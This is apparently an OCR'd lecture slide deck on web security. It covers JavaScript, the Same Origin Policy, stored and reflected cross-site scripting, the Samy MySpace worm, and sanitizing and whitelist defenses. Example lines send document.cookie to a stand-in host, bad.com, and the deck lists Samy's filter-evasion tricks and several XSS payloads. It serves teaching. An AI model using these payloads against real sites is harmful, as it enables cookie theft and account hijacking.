
Web 2.0

Dynamic web pages

- Rather than static or dynamic HTML, web pages can be expressed as a program written in Javascript:

```
<html><body>
  Hello, <b>
  <script>
    var a = 1;
    var b = 2;
    document.write(“world: “, a+b, “</b>”);
  </script>
</body></html>
```



Hello, **world: 3**

Javascript (no relation to Java)

- Powerful web page **programming language**
  - Enabling factor for so-called **Web 2.0**
- Scripts are embedded in web pages returned by the web server
- Scripts are **executed by the browser**. They can:
  - **Alter page contents** (DOM objects)
  - **Track events** (mouse clicks, motion, keystrokes)
  - **Issue web requests** & read replies
  - **Maintain persistent connections** (AJAX)
  - ***Read and set cookies***

What could go wrong?

- Browsers need to **confine Javascript's power**
- A script on `attacker.com` should not be able to:
  - Alter the layout of a `bank.com` web page
  - Read keystrokes typed by the user while on a `bank.com` web page
  - Read cookies belonging to `bank.com`

Same Origin Policy

- Browsers provide isolation for javascript scripts via the **Same Origin Policy (SOP)**
- Browser associates **web page elements**…
  - Layout, cookies, events
- …with a given **origin**
  - The hostname (`bank.com`) that provided the elements in the first place


SOP *=*

only ***scripts*** *received* ***from*** *a* ***web page's origin***

have access *to the page's elements*

Cookies and SOP

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store "en" under the key "edition"
- This value is no good as of Wed Feb 18…
- This value should only be readable by any domain ending in **`.zdnet.com`**
- This should be available to any resource within a subdirectory of **`/`**
- Send the cookie with any future requests to **`<domain>/<path>`**

XSS

XSS: Subverting the SOP


- Site `attacker.com` provides a malicious script
- Tricks the user's browser into believing that the script's origin is `bank.com`
  - Runs with `bank.com`'s access privileges
- One general approach:
  - Trick the server of interest (`bank.com`) to actually send the attacker's script to the user's browser!
  - The browser will view the script as coming from the same origin… because it does!

Two types of XSS


1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the **`bank.com`** server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the **`bank.com`** server

Stored XSS attack


Stored XSS attack



Stored XSS attack




Stored XSS attack



bad.com
Client
Browser
1
Inject malicious script
2 Request content
3 Receive malicious script
bank.com
4
Execute the malicious script *as though the server meant us to run it*

Stored XSS attack



GET http://bad.com/steal?c=document.cookie
bad.com
Client
Browser
⑤ Steal valuable data
① Inject malicious script
② Request content
③ Receive malicious script
⑤ Perform attacker action
④ Execute the malicious script *as though the server meant us to run it*
bank.com
GET http://bank.com/transfer?amt=9999&to=attacker


Remember Samy?

- Samy embedded Javascript program in his MySpace page (via stored XSS)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - made them friends with Samy;
  - displayed “but most of all, Samy is my hero” on their profile;
  - installed the program in their profile, so a new user who viewed profile got infected
- From 73 friends to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend

http://namb.la/popular/tech.html

https://www.youtube.com/watch?v=fWk_rMQiDGc

Samy Kamkar



at 16, got out of high school software developer

at 19, spread Samy Worm (Oct 2005), got arrested, probation with 3-years no computer, and some fine

Found weakness of credit card NFC/RFID system (2008)

Found PHP flaw in session cookie (160bit->20bit entropy), fixed himself (2010)

Made Evercookie on NYT (2010), NSA used it traking Tor users

Discovered iPhone/Android/MS collect user locations, WSJ (2011). Found google use this data for their Wifi location service

12/1/2013 Amazon Prime Air announced. Next day, Samy released SkyJack, Drone hijaker. Open source / w hardware

https://www.youtube.com/watch?v=nC0i81eMLb8

How Samy got MySpace

- http://namb.la/popular/tech.html
- How to embed a code?
  - Oops, Don't allow script-related tags (script,body,onLoad,…)
  - <div style="background:url('javascript:alert(1)')">
- How to put quote? (alert('haha!'))
  - <div id="mycode" expr="alert('hah!')" style="background:url('javascript:eval(document.all.mycode.expr)')">
- "Javascript" filtered
  - Yeh~ MySpace and IE allows java\nscript !
  - <div id="mycode" expr="alert('hah!')" style="background:url('java
    script:eval(document.all.mycode.expr)')">
- Need double quote? \" is filtered
  - <div id="mycode" expr="alert('double quote: ' + String.fromCharCode(34))" style="background:url('java

  script:eval(document.all.mycode.expr)')">

- Who’s viewing current profile? Source HTML contains viewer’s ID, so use document.body.innerHTML.
  - Oops, “innerHTML” filtered.
  - eval('document.body.inne' + 'rHTML’)
- Access to other webpage?
  - AJAX, but onreadystatechange is filtered
  - eval(‘xmlhttp.onread’+’ystatechange=callback()’)
- Get user ID?
  - html.indexOf(‘friendID’) is always true
  - html.indexOf(‘fien’+’dID’)
- Change domain
  - addFriend page is on www.myspace.com, but now I am profile.myspace.com. Oops, AJAX cannot do on different domain
  - change domain
  - if (location.hostname == 'profile.myspace.com') document.location = 'http://www.myspace.com' + location.pathname + location.search;
- POST with hash? When add friend, confirm page shows up with hash, and POST done with hash. So, get the hash!


- Who’s viewing current profile? Source HTML contains viewer’s ID, so use document.body.innerHTML.
  - Oops, “innerHTML” filtered.
  - eval('document.body.inne' + 'rHTML’)
- Access to other webpage?
  - AJAX, but onreadystatechange is filtered
  - eval(‘xmlhttp.onread’+’ystatechange=callback()’)
- Get user ID?
  - html.indexOf(‘friendID’) is always true
  - html.indexOf(‘fien’+’dID’)
- Change domain
  - addFriend page is on www.myspace.com, but now I am profile.myspace.com. Oops, AJAX cannot do on different domain
  - change domain
  - if (location.hostname == 'profile.myspace.com') document.location = 'http://www.myspace.com' + location.pathname + location.search;
- POST with hash? When add friend, confirm page shows up with hash, and POST done with hash. So, get the hash!
- Well, copy code, go http://jsbeautifier.org, get it beautified!

Two types of XSS


1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the `bank.com` server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the `bank.com` server

2. Reflected XSS attack
   - Attacker gets you to send the `bank.com` server a URL that includes some Javascript code
   - `bank.com` *echoes* the script back to you in its response
   - Your browser, none the wiser, executes the script in the response within the same origin as bank.com


Reflected XSS attack




Reflected XSS attack



Reflected XSS attack




Reflected XSS attack



Client
Browser
bad.com
bank.com
1 Visit web site
2 Receive malicious page
URL specially crafted by the attacker
3 Click on link
4 Echo user input
5
Execute the malicious script *as though the server meant us to run it*

Reflected XSS attack


Client
Browser
bad.com
bank.com
1 Visit web site
2 Receive malicious page
6 Steal valuable data
URL specially crafted by the attacker
3 Click on link
4 Echo user input
6 Perform attacker action
5
Execute the malicious script *as though the server meant us to run it*

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com’s origin

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove all executable portions of user-provided content that will appear in HTML pages
  - E.g., look for `<script>` ... `</script>` or `<javascript>` ... `</javascript>` from provided content and remove it
  - So, if I fill in the “name” field for Facebook as `<script>alert(0)</script>` and the script tags removed
- Often done on blogs, e.g., WordPress

https://wordpress.org/plugins/html-purified/

Problem: Finding the Content

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
  - `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>`
  - `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert('XSS');">]]>`
- Worse: browsers “helpful” by parsing broken HTML!
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter
  - Hard to get it all

Better defense: White list

- Instead of trying to sanitize, ensure that your application validates all
  - headers,
  - cookies,
  - query strings,
  - form fields, and
  - hidden fields (i.e., all parameters)
- … against a rigorous spec of what should be allowed.
- Example: Instead of supporting full document markup language, use a simple, restricted subset
  - E.g., markdown

XSS vs. CSRF

- Do not confuse the two:
- XSS attacks exploit the trust a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser
- CSRF attacks exploit the trust the legitimate website has in data sent from the client browser
